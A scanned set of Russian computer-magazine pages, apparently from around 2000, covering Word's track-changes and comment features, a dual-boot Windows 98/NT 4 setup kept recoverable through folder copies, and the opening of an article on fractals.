
Щелкнув по **ОК**, вы увидите, как в строке состояния загорелся индикатор **ИСПР**. Теперь можете смело приступать к правке Word-файла.

Надо сказать, буйство цветов на экране быстро утомляет глаз и даже начинает действовать на нервы. Прочесть конечный вариант редактуры удается не без труда: непривычно, скажем, игнорировать красные зачеркнутые строчки, удерживая во внимании только синие и черные. Есть и еще один неприятный побочный эффект: работая в режиме исправлений, следить за корректурой непросто. Многочисленные опечатки неизбежны, если добавленные и удаленные фрагменты отображаются на экране.

Справиться с этой трудностью легко. Снова войдите в меню **Сервис**/**Исправления**/**Выделить исправления** и снимите флажок **Отображать исправления на экране**. Нажав **ОК**, вы получаете возможность работать с нормальным черно-белым изображением. Но при проверке правописания возможны осложнения: иногда слова, в которые были внесены исправления, выделяются красным. Но на данном этапе это не слишком существенно: корректуру лучше проводить после принятия правок.

Самое главное — оставить включенной опцию **Записывать исправления**. (Отключив отображение правок, убедитесь, что индикатор **ИСПР** в строке состояния по-прежнему горит.) В таком случае правка в любой момент проявится на экране, стоит лишь установить второй флажок в окне **Исправления**. Разумеется, для чтения более удобен черно-белый вид, для просмотра редактуры — «пестрый».

Для быстрой работы с отредактированным текстом удобно вывести в окне Word экран панель рецензирования (меню **Вид**/**Панели инструментов**/**Рецензирование**). Правда, такой возможности не предоставляют Word 6 и 95, которые до сих пор в ходу у обладателей компьютеров «не первой свежести». Указанная панель содержит ряд пиктограмм, обеспечивающих быстрый просмотр редактуры. Нажатие на кнопку **Исправления** равносильно двойному щелчку по индикатору **ИСПР**. Таким образом включается и отключается режим исправлений. Две пиктограммы, расположенные справа от вышеназванной, предназначены для быстрого перемещения к предыдущему или следующему месту правки. Впрочем, этот способ просмотра пригодится только, если правок в документе не слишком много; в


Так выглядела типичная страница рукописи в докомпьютерную эпоху. Малейшая правка приводила к необходимости перепечатывать всю страницу целиком.

[1] В Word 6 эти опции называются чуть иначе. Имеются в виду два первых флажка в окне **Исправления**.

противном случае логичнее воспользоваться стандартным методом пролистывания — клавишами **Page Up** и **Page Down,** полосой прокрутки или специальным скроллирующим устройством мыши.

Немаловажно, что при подведении курсора к исправленному фрагменту (опция отображения правок должна быть включена!) рядом через некоторое время появляется прямоугольная рамка, где обозначено имя пользователя, вносившего изменения в текст, и время, когда проводилась редактура. Точнее говоря, во всплывающем сообщении вы увидите имя, которое было указано при регистрации Word. Если вы заявили, что правами на пользование дистрибутивом обладает Фредди Крюгер, то будьте уверены — именно от его лица будет вестись редактура документов. Конечно, до тех пор, пока вы не внесете коррективы в настройки.

Итак, чтобы проверить, не присвоит ли вашу славу мистер Крюгер или

Критик может сообщить автору все, что о нем думает, в режиме удаленного доступа (не правда ли, мило?)

кто-нибудь другой, войдите в меню **Сервис/Параметры**, откройте вкладку **Пользователь** и убедитесь, что в поле **Имя и фамилия** записаны правильные данные. В случае необходимости измените их (вместе с инициалами в следующем поле) и попробуйте напечатать пару символов в режиме исправлений. Поднесите к ним курсор, на время отпустите мышь... надеюсь, сообщение, выведенное на экран, вас удовлетворило.

Если с файлом работают несколько человек, подобная информация о пользователе окажется совсем не лишней — ведь по цветовой гамме правки, внесенные, к примеру, Александром Сергеевичем П., ничем не будут отличаться от правок Льва Николаевича Т. Дело в том, что настройки цвета и стиля маркировки исправлений в Word не меняются в зависимости от пользователя: если следом за вами компьютер занял ваш коллега и принялся редактировать тот же файл, поменяв стиль и цвет добавленных и удаленных фрагментов, то и ваши правки, сделанные ранее, автоматически «перекрасятся». Поэтому весьма удобно, что для установления личности редактора требуется всего одно нехитрое движение мыши... Тем, кто из скромности предпочитает сохранять инкогнито, советую на вкладке **Пользователь** вписать в поле **Имя и фамилия** слово «Аноним». После этого, наслаждаясь полной безнаказанностью, можете творить с чужими опусами что душе угодно.

Если несколько пользователей работают с одним документом в режиме исправлений, перенося файл с компьютера на компьютер, возникают особые сложности. Связаны они с тем, что, если первый редактор внес в оригинал ряд добавлений, а второй удалил их на другом компьютере, текст не уничтожается полностью (как должно быть по логике вещей, благо в первоисточнике данного отрывка не содержалось), а помечается как удаленный. Поэтому на экране может получиться полная абракадабра (см. рис. 4).

Выход из этого положения один: пользователь, который вторично «причесывает» текст, должен работать непременно при включенном отображении исправлений на экране и в случае необходимости отклонять чужие правки при помощи команды **Отказаться от исправления** (подробнее об этом будет сказано ниже).

Word предоставляет редакторам еще одно удобство: ставить в тексте примечания, адресованные другому пользователю. Примечания играют роль «заметок на полях», благодаря которым критик получает возможность сообщить автору все, что о нем думает, в режиме удаленного доступа (не правда ли, мило?). Если вы, к примеру, исчеркали вдоль и поперек дипломную работу студента и хотите прокомментировать ошибки, вовсе не обязательно составлять на отдельном листе бумаги подробный список претензий, а затем с выражением зачитывать бедолаге вслух. Педагог, не желающий вгонять своих подшефных в транс посредством мелодраматической декламации, наверняка сочтет более достойным способом объяснения деловую переписку (см. рис. 5). Примечания, как видно по рисунку, тоже «именные», поэтому секретным агентам и особо злоязычным критикам не мешает обзавестись псевдонимами, пользуясь изложенным выше методом.




Рис. 4.

Для вставки примечания воспользуйтесь следующим алгоритмом:




Рис. 5.

1. Выделите фрагмент, который требуется прокомментировать.
2. Нажмите кнопку **Вставить примечание** на панели рецензирования.
3. В появившемся окне впишите текст комментария.
4. Щелкните по кнопке **Закрыть**.

Выделенное слово (фраза, предложение, абзац...) автоматически закрашивается желтым цветом. Если теперь подвести к данному отрывку указатель мыши, на экране появится текст примечания. Делать подобные вставки гораздо надежнее, нежели записывать «мысли по поводу» непосредственно в тексте: всегда есть риск, что по недосмотру такая пометка попадет в публикацию.

Но, похоже, господа авторы слегка приуныли, видя, как много хитростей предоставляет Word их вечным оппонентам. Поэтому давайте перенесемся по ту сторону баррикад и оценим преимущества режима исправлений с точки зрения автора. В более широком смысле — пользователя, которому предстоит проанализировать редактуру и довести текст до ума. Иными словами, речь пойдет о том, как принимать или отклонять правки.

Эта работа ведется при отключенном режиме исправлений: поскольку вы готовите окончательную версию документа, на выходе снова должна получиться строгая композиция в черно-белых тонах (серьезное сочинение не должно вызывать ассоциации с разводами на палитре!). А вот опция *отображения* исправлений на экране должна быть включена.

Итак, перед вами пестрая россыпь: среди черных слов то и дело мелькают цветные вкрапления. Первоочередная задача — отклонить те изменения, с которыми вы принципиально не согласны. Если в файле есть примечания, можете для начала ознакомиться с ними и доработать текст в соответствии с предъявленными

требованиями. Но в общем-то ничто не мешает поступить наоборот: сперва разобраться с редактурой, а затем приступить к разрешению спорных вопросов.

Быстрый переход от одного примечания к другому осуществляется при помощи пиктограмм **Предыдущее примечание** и **Следующее примечание** на панели рецензирования. После того как текст исправлен согласно пожеланию редактора, нужно поставить курсор на фрагмент, выделенный желтым, и щелкнуть по кнопке **Удалить примечание**.

Если какая-либо правка была внесена некорректно, выполните следующие действия:

1. Поставьте курсор на начало фрагмента, который требуется привести в исходное состояние.


2. Выделите этот фрагмент целиком и нажмите на кнопку **Отказаться от исправления** на панели рецензирования.

Аккуратно производите выделение: оно должно начинаться и/или заканчиваться символом, добавленным либо удаленным в режиме исправлений. В случае, когда выделенный блок начинается и оканчивается неправлеными символами, программа не воспринимает его как отредактированный, даже если внутри области пометки содержится правка. Соответственно, команда **Отказаться от исправлений** будет недоступна. Во избежание недоразумений желательно не оставлять пробелов в начале и конце помеченного блока, так как они могут не входить в отредактированную часть.

При выборочном отклонении исправлений (допустим, фраза содержит десять правок, из которых вы не согласны с одной-двумя) рекомендуется временно отключить их отображение и прочесть фразу от начала до конца. Серо-буро-малиновая мешанина на экране затрудняет целостное восприятие текста, и вы рискуете нарушить грамматические связи, выбросив нужное слово или, наоборот, добавив лишнее.

1. Как только вычищено все, что вас не устраивало, примите оставшиеся правки: **Сервис/Исправления/ Принять/отклонить исправления/** выполните команду **Принять все**. Когда кнопка **Принять все** «погаснет» (надпись на ней станет серой), можно нажать кнопку **Закрыть**.

Учтите, что принимать правки по отдельности нет никакого резона: это все равно что удалять из документа многостраничные отрывки, беспрерывно долбя по клавише **Delete**. После выполнения действий, описанных в п. 3, текст в одно касание становится черно-белым. Кстати, если редактура вам решительно не нравится, можно выбрать и обратную последовательность: сначала по отдельности принять те немногочисленные правки, которыми вы довольны (для этой цели предусмотрена пиктограмма **Принять исправление** на панели рецензирования), а затем применить команду **Сервис/Исправления/Принять/отклонить исправления/Отказ от всех**. Хочется, однако, верить, что терпимость убережет вас от столь радикальной расправы.



Вы уже убедились, что процесс принятия/ отклонения правок требует предельного внимания. И все же эта ювелирная работа, как правило, не избавляет от мелких помарок в конечном тексте. После принятия правок обязательно проведите проверку правописания (**Сервис/ Параметры/** вкладка **Правописание/** в разделе **Орфография** поставьте флажок **автоматически проверять орфографию** и отключите опцию **не выделять слова с ошибками**). Пролистайте файл от начала до конца, обращая внимание на слова, подчеркнутые красным. Для верности стоит предварительно выделить весь документ (**Ctrl+A** или **Правка/Выделить все**) и в меню **Сервис/Язык/Выбрать язык** указать **Русский**, чтобы орфография проверялась корректно. На несколько десятков страниц непременно отыщется пара слипшихся слов.

В лучшем случае любезно соглашаются с предложением заменить «Чаво?» на «Ась?»

И уж наверняка в тексте остались двойные пробелы. Чтобы вычистить их, произведите следующие операции:

1. Выведите на экран окно **Найти и заменить** (**Ctrl+H** или **Правка/ Заменить**).

2. Поставьте курсор в поле **Найти** и дважды нажмите пробел.

3. В поле **Заменить** напечатайте один пробел.

4. При помощи команд **Найти далее** и **Заменить** отследите все двойные пробелы и проставьте вместо них одинарные. (Если вы твердо уверены, что лишние пробелы в документе не использовались с целью форматирования — к примеру, для расположения нескольких символов в столбик друг под другом, — прибегните к опции **Заменить все**.)

Не следует доверять сообщению «**Закончен просмотр документа. Искомый элемент не найден**» после операции замены: требуется повторить ее на случай, если в файле встречались многократные пробелы. Продолжайте отслеживать их до тех пор, пока не приведете текст в идеальное состояние: «дырки» в строке выглядят очень некрасиво. В конце концов, гениальному содержанию подобает соответствующая форма...

Что еще осталось сказать? Ах, да, не забудьте о добрых традициях! Сразу же после принятия правок и последней подчистки Word-файла немедленно пригласите друзей разделить ваше торжество. И помните, что за новорожденный шедевр следует пить стоя.

■

КОМПЬЮТЕР ДОЛЖЕН РАБОТАТЬ

Дмитрий Витальев

Всегда, при любой погоде, вне зависимости от природных катаклизмов, вашего настроения и всех известных и неизвестных глюков Windows

Компьютер должен работать. Всегда, при любой погоде, вне зависимости от природных катаклизмов, вашего настроения и всех известных и неизвестных глюков Windows. Именно такая мысль рано или поздно посещает любого человека, для кого компьютер — не просто дорогая игрушка, а надежный инструмент — без разницы, чем человек занимается — пишет ли на компьютере музыку, рисует или просто набирает тексты.

К сожалению, рано или поздно (но, как правило, регулярно) систему приходится переустанавливать, причем порой в самый ответственный момент — накануне сдачи какой-нибудь срочной работы. Самый простой способ, как избежать проблем с «глючной виндой» — поставить ее один раз, после чего ни разу не трогать. Увы, на практике этот способ не применим — работать-то надо.

Конечно, можно поставить что-нибудь постабильнее Windows 95/98 — ту же NT, к примеру, да только ведь кроме работы еще и поиграть время от времени хочется — особенно если компьютер позволяет: «Кваку» погонять, «Анреал» и прочие милые шалости.

После регулярных переустановок системы я нашел некую вполне приемлемую комбинацию, которая работает у меня уже около года и особых проблем не создает. Об этом я и хотел бы рассказать. Разумеется, данная схема не претендует ни на какую универсальность и не является панацеей, но мне нравится. Возможно, понравится и вам.

Но по порядку. Прежде всего — работа. Для работы необходимо что-нибудь стабильное. Конечно, найдутся такие, кто посоветует Linux и даже порекомендуют книги «Ставим Linux в домашних условиях за 10 минут» и «Linux для чайников». Но нам ведь это не надо, верно? Нам нужен привычный интерфейс и знакомые до боли программы. Поэтому для работы выбор всего из двух — либо Windows NT 4, либо — Windows 2000 (не путать с Windows ME), которая, по сути дела, является продолжением Windows NT 4.

Windows 2000, конечно, «более стабильная», «более продвинутая» и прочее и прочее. Вся стабильность оборачивается тем, что система занимает на диске 600 мегабайт, увешана всякими фенечками и красивостями и довольно чувствительна к «железу». Скажем так: для Windows 2000 128 мегабайт оперативной памяти являются скорей желательным минимумом, чем роскошью[1]. Так что остается только Windows NT.

Для игр можно выбирать



Ставим Винду. Прикручиваем Service Pack

Рано или поздно ваша система накроется. В этом нет ничего плохого

[1] От редакции: Windows 2000 вполне работоспособна и при наличии 64 Мбайт оперативной памяти. Этого вполне достаточно для беспроблемной работы с офисными программами и Интернет.

из Windows 95/98/ME. Windows ME, то есть «Windows Millennium Edition» я не советую — по той же самой причине, что и Windows 2000. Если выбирать между 95 и 98, то я бы выбрал 95 OSR2. Именно OSR2 — в этой версии убрано множество глюков из «стандартной» 95-й. Но это просто мой минимализм, ставьте 98-ю и не мучайтесь.

Итого мы имеем примерно следующую конфигурацию: на машине стоят Windows 98 и Windows NT. NT'шка — только для работы, на нее ставится необходимый минимум программ. Windows 98 — только для игр и для тестирования программ. Если подохнет — не страшно, всегда можно переустановить. Тем более, что переустановка вам не понадобится. Об этом — чуть позже.

Вообще, если коротко рассматривать этапы действий и их смысл, то выйдет примерно следующее:

Первое. Разметка диска. Просто необходима для установки двух операционных систем. Размечать можно по-разному, я предложу лишь один из способов.

Второе. Установка Windows 98.

Третье. Установка Windows NT.

Четвертое. Установка всех необходимых программ под NT.

Пятое. Создание backup'а (запасных копий) NT и 98'ой. С этого момента переустановка вам не понадобится — достаточно просто восстановить систему с запасной копии. Это — самое главное, поэтому начать лучше с backup'а.

Смысл вот в чем: после того, как Windows 98 и Windows NT установлены и настроены по вашему вкусу, поставлены все драйверы и правильно обнаружились все устройства, самое время создать запасные копии. Для этого перезагружаемся сначала в Windows NT и куда-нибудь копируем папку с Windows 98 — например, win98back. После чего перегружаемся в Windows 98 и тоже копируем папку с Windows NT — например, в winntback.



После чего имеем две работающие системы и две копии работающих систем. Все. Можно загаживать дис-

Была информация — стала груда поломанных файлов

ки играми, ставить непонятно какие программы и делать все возможное, чтобы ваша система приказала долго жить. По теории вероятности, рано или поздно что-то загнется. А дальше — все просто. Если умерла Windows NT, то грузимся в Windows 98, стираем директорию с умершей версией Windows NT, после чего берем нашу резервную копию winntback (я надеюсь, вы ее еще не стерли? Если да, то зря — придется все ставить заново), и просто переименовываем ее в winnt. И все! Windows NT снова в рабочем состоянии, девственно чистая, настроенная и налаженная — как раз такая, с какой вы делали бэкап. И все нужные программы тоже работают.

Ну а если «полетела» Windows 98, то поступаем аналогично: грузимся в Windows NT и восстанавливаем. Разумеется, есть вероятность, что полетят обе системы... Значит — не судьба, карма у вас тяжелая.

А теперь по порядку.

РАЗМЕТКА ДИСКА

Диск нужен большой. Хотя и больших дисков не бывает в принципе — вы покупаете новый винчестер, который раза в четыре больше старого, и думаете: «Ну теперь-то мне его точно хватит надолго, места-то вон сколько!» А через пару недель оказывается, что свободного места на «винте» — сущие мегабайты, а диск забит очень полезными вещами, которые ну просто нельзя удалять.

У меня диск 13 гигабайт, но и его мне мало. Впрочем, разговор идет не об объемах диска, а как правильно его разметить. Со своим я поступил так: сделал диск C: объемом в 1 гигабайт и диск D: — оставшиеся двенадцать. В принципе, можно и так: C: — 1 гигабайт, D: — 6 гигабайт и E: — тоже 6 гигабайт.

Размечать диск лучше всего программой Partition Magic. Если вы чувствуете, что самим вам с этой задачей не справиться — покупайте бутылку пива и зовите специалиста.

О файловых системах. Вы, наверное, слышали о файловых системах. Слышали?.. По большому счету, их три. (На самом деле гораздо больше, но нам хватит и трех.) Это: FAT16, FAT32 и NTFS.

FAT 16 — старая система, применявшаяся в DOS'е и Win'95. Ее особенность — относительно большие потери места на больших дисках. Происходит это вот почему: файлы пишутся на диск маленькими кусочками. Так уж устроена файловая система. Эти кусочки называются кластерами (cluster). В FAT16 один кластер занимает 16 килобайт. Это значит, что файл при записи будет разбит на кусочки по 16 килобайт. Если файл, к примеру, 32 килобайта — он займет 2 кластера. А если 30 — то все равно 2 кластера, но во втором кластере 2 килобайта будут свободными. Если, к примеру, файл «весит» всего 1 килобайт, то он все равно будет занимать 1 кластер, то есть 16 килобайт. Писать в один кластер два файла мы не можем. Вот так и получается, что файловая система округляет в большую сторону. И на таких «обрезках» мы теряем от десяти до двадцати процентов места на диске. FAT16 понимается и Windows 95/98 и Windows NT.

В FAT32 размер кластера — 4 килобайта. Соответственно, потерь значительно меньше. Windows 95, начиная с версии OSR2, понимает FAT32. Windows NT — понимает, если только установить специальные драйверы. Грузиться Windows NT может только с NTFS или FAT16.

NTFS — это «родная» файловая система Windows NT. Пожалуй, самая лучшая из всех перечисленных. Размер кластера — тоже 4 килобайта, возможно сжатие файлов. Повышенная стабильность. Проблема в том, что Windows 95/98 тоже не понимает NTFS без специальных драйверов, и грузиться с NTFS не будет.

Ну, вроде сделал вид, что все объяснил. Надеюсь, не сильно запутал?.. Возвращаемся к дискам. Итак, первый диск — C:, размером в 1 гигабайт. На нем будут стоять Win'98 и Win'NT, а также ле-

жать их «запасные» копии. И все, больше на этом диске не будет ничего. Поэтому в качестве файловой системы выбираем... что?.. правильно, FAT16. Потери сильно большими не будут (диск-то небольшой), зато Windows NT и Windows 98 будут грузиться без проблем, а в случае чего можно будет прочитать диск даже с простой DOS'овской загрузочной дискеткой.

Оставшееся место (у вас ведь осталось место, верно? или весь «винт» был всего 1 гигабайт?) размечаем, как душе угодно — хоть NTFS, хоть FAT32. У меня, например, FAT32, хотя NTFS было бы правильней.

СТАВИМ WINDOWS 98

Думаю, с этим вы справитесь сами. Наверняка не в первый раз.

Разве что дам совет — при установке, когда предложат выбрать компоненты, выбирайте их как можно меньше. Лучше вообще ничего не выбирать. Все равно вам они не понадобятся — эта Windows будет только для игр, поэтому, к примеру, WordPad вам не нужен. Рисунки рабочего стола — тоже. И так далее...

Установка драйверов — тоже не проблема, верно?.. Ваша задача — поставить «винду», настроить все драйверы (если надо), поставить последний DirectX, *обязательно* создать загрузочную дискету и больше руками ничего не трогать.

СТАВИМ WINDOWS NT 4

Готовьтесь. Вас ждут серьезные испытания. Если вы еще не побежали за пивом и специалистом, то постараюсь объяснить, что вы сможете сделать сами. Прежде всего — не надо нервно вздрагивать — вам нужна «родная», английская Windows NT. Вы ведь хотите спокойно и продуктивно работать?.. В нелокализованной версии глюков меньше[2]. А русский язык там настраивается без проблем. Потом вам нужен последний service pack. Последний — это шестой[3]. Но сойдет и пятый. Посмотрите — он у вас есть?.. Ну и, наконец, — три чистые работающие дискеты.

Разумеется, есть вероятность, что полетят обе системы... Значит — не судьба, карма у вас тяжелая

Процесс установки отличается от установки Windows 95 только тем, что вам будут нужны три дискетки и без специалиста вы все равно не справитесь. Шутки в сторону — я на самом деле посоветовал бы вам позвать кого-нибудь из «компьютерщиков». Впрочем, возможно, что я пугаю зря: самому справиться вполне возможно. В процессе установки Windows NT коварно предложит конвертировать ваш диск в NTFS — не соглашайтесь. Ставить Windows NT надо все на тот же диск C:. Не бойтесь, уже установленная Windows 98 никуда не исчезнет. У Windows NT есть свой собственный boot-manager, который при загрузке предложит вам выбор: Windows 98 или Windows NT. И не надо использовать никаких внешних специальных программ.

Итак, все поставлено. Учим NT понимать русский. Жмем на кнопку... нет, не «Пуск». Это у вас она «Пуск», а тут — «Start»: Start — Settings — Control Panel — Regional Settings. В качестве места проживания ставим Russia. Теперь мы можем печатать по-русски.

То, что вы поставили английскую Windows NT, сильно работе мешать ну будет — вы ведь работали с русской Windows? Тут — абсолютно то же самое. Те же кнопки, иконки. Ну а то, что вместо «Пуск» написано «Start», а вместо «Мой компьютер» — «My computer» — разве это проблема?..

Устанавливаем Service Pack, после чего ставим драйверы[4]. Не наоборот! Однажды я долго мучался, пытаясь запихать в Windows NT драйверы от моей видеокарточки. Потом вспомнил, что без «сервис пака» Windows NT просто не понимает, что такое AGP.

Потом — ставим программы. Если вы переустанавливали систему не один раз, то вы обязательно помните, как много после переустановки появляется свободного места на «винте» и как много удаляется программ, назначение которых вы давно уже забыли, и названия которых ни о чем вам не говорят?

Так вот, перед установкой Windows NT вы должны твердо понимать, что вам нужно для работы, а что — нет. Microsoft Office? Отлично. Не надо ставить весь «офис». У меня, к примеру из всего «офиса» стоит только Word с проверкой орфографии. И мне хватает.

Ставим только Действительно Необходимый Минимум. Все остальное — потом. Программы ставятся не на диск C:, а, к примеру, в D:\Program Files. Диск C: — только для системы.



Упала система?
Готовьте пиво и вызывайте специалиста.
Он поставит...

[2] От редакции: русская Windows NT 4 намного лучше, чем слава о ней. И найти ее проще. Так что скептицизм автора во многом не оправдан.

[3] От редакции: устанавливать самый последний Service Pack можно далеко не во всех случаях. Целый ряд программ просто отказывается инсталлироваться в том случае, если Service Pack имеет номер больше третьего. Так что сначала надо ставить Service Pack 3, затем драйверы устройств и программы, которые его требуют, и уже потом самый последний Service Pack.

[4] От редакции: если у вас есть устройства на шине ISA, например, модемы, то до установки Service Pack надо установить драйвер ISAPNP, который позволит системе «увидеть» эти устройства. И только после этого ставить Service Pack.

BACKUP

Грузимся в Windows NT, копируем папку с Windows 98 из C:\windows куда-нибудь в C:\win98back. Копируем, а не переименовываем. Теперь грузимся в Windows 98 и копируем Windows NT из C:\winnt в C:\winntback

Все! Дальше творите, что душа пожелает. Только «винт» не форматируйте. Если захочется поставить какое-нибудь ненужное и бесполезное (хотя, разумеется, вы будете поначалу считать очередную только что скаченную из Сети программу жизненно необходимой) — ставьте под Windows 98. Так надежней. И не так жалко, когда все накроется медным тазом.

Вообще, если быть до конца честным, то на старину Билла Гейтса очень сильно наговаривают. Да, конечно, «глючная винда» — не самая стабильная вещь в мире, но, как показывает практика, процентов 70–90 проблем происходит в первую очередь — от кривых программ, которые ставятся на компьютер в небывалых количествах, и от кривых рук владельца компьютера. А уже потом — от черных помыслов Гейтса.

Чего греха таить — мне однажды два раза пришлось переставлять Windows NT из-за глупости. Первый раз — когда я установил какую-то программку начинающего программиста. Она решила, что работает в Windows 95 и позаменяла кучу системных библиотек. Второй раз был через полгода после первого, когда я уже забыл, что именно за гадость я ставил... и поставил ее же еще один раз.

Советую использовать Windows 98 как «мусорную» систему — ставить и тестировать программы именно на ней, играть в игры, и прочее и прочее. Windows NT — только для работы. Только действительно необходимые программы.

Но рано или поздно ваша система накроется. В этом нет ничего плохого. Теперь, когда у вас все правильно настроено. Как поступать — я писал чуть выше: если «накрылась» Windows 98, грузим Windows NT, стираем директорию Windows, а директорию с бэкапом (win98back) переименовываем в Windows. Все, можно работать! Только не забудьте забэкапить еще раз.

И НИКАКИХ ПРОБЛЕМ!

Впрочем, тут я покривил душой. Проблемы все-таки могут быть. Когда, например, попорчен boot-сектор. Тогда вы вообще не сможете никуда загрузиться. Такое бывает крайне редко, так что пугаться не стоит.

Но и тут все поправимо. Берем загрузочную дискету Windows 98 — вы ведь не забыли ее создать, верно? — и грузимся с нее. После чего директорию Winnt переименовываем (не копируем!) в winnntback2, берем три установочные дискеты Windows NT и ставим Windows NT еще раз. Ничего не поделаешь. После установки должна заработать и Windows NT и Windows 98. Грузимся в последнюю. Удаляем директорию winnt. И тут есть выбор — либо все начать «с нуля», то есть со свежеустановленной забэкапленной копии (winntback), либо продолжить мучать «винду» с того места, где она свалилась (winntback2). Если вы выбрали второе, переименовываем winntback2 в winnt и все работает, как раньше.

Вот и все. Предложенная схема — повторюсь еще раз — не является панацеей, но на моей машине она работает уже больше года, и я доволен.

POSTSCRIPTUM


Драйвер, позволяющий читать FAT32 из Windows NT:
www.sysinternals.com/ntw2k/freeware/fat32.shtml
Или можно поискать драйверы на **www.filesearch.ru**, задав в качестве запроса fat32nt
Драйвер, позволяющий читать NTFS из Windows98/95:
www.sysinternals.com/ntw2k/freeware/ntfswin98.shtml
www.sysinternals.com/ntw2k/freeware/NTFSDOS.shtml
Или можно поискать драйвера на **www.filesearch.ru**, задав в качестве запроса ntfs*.zip



КРАСОТА, ОЧАРОВАНИЕ И СТРАННОСТЬ

Владимир Свиридов selim@freemail.ru

Эта статья посвящается читательницам «Домашнего компьютера». Качества, составившие заголовок, несомненно присущи вам, поскольку вы принадлежите к лучшей половине человечества. А поскольку вы, вместе с



Нет правды в крайностях: истина всегда посередине и выше их. Фракталы обитают рядом с истиной

тем, не ограничиваетесь чтением «Харперс Базар», а заглядываете и в наш журнал, я надеюсь, что вам интересно будет ознакомиться с самыми красивыми, очаровательными и странными порождениями геометрии XX века.

Имя им — **фракталы**.




Рис.1. Фрагмент одного из множеств Жюлиа, обнаруженный моей студенткой Таней Юдиной

Нет правды в крайностях: истина всегда посередине и выше их. Фракталы обитают рядом с истиной.

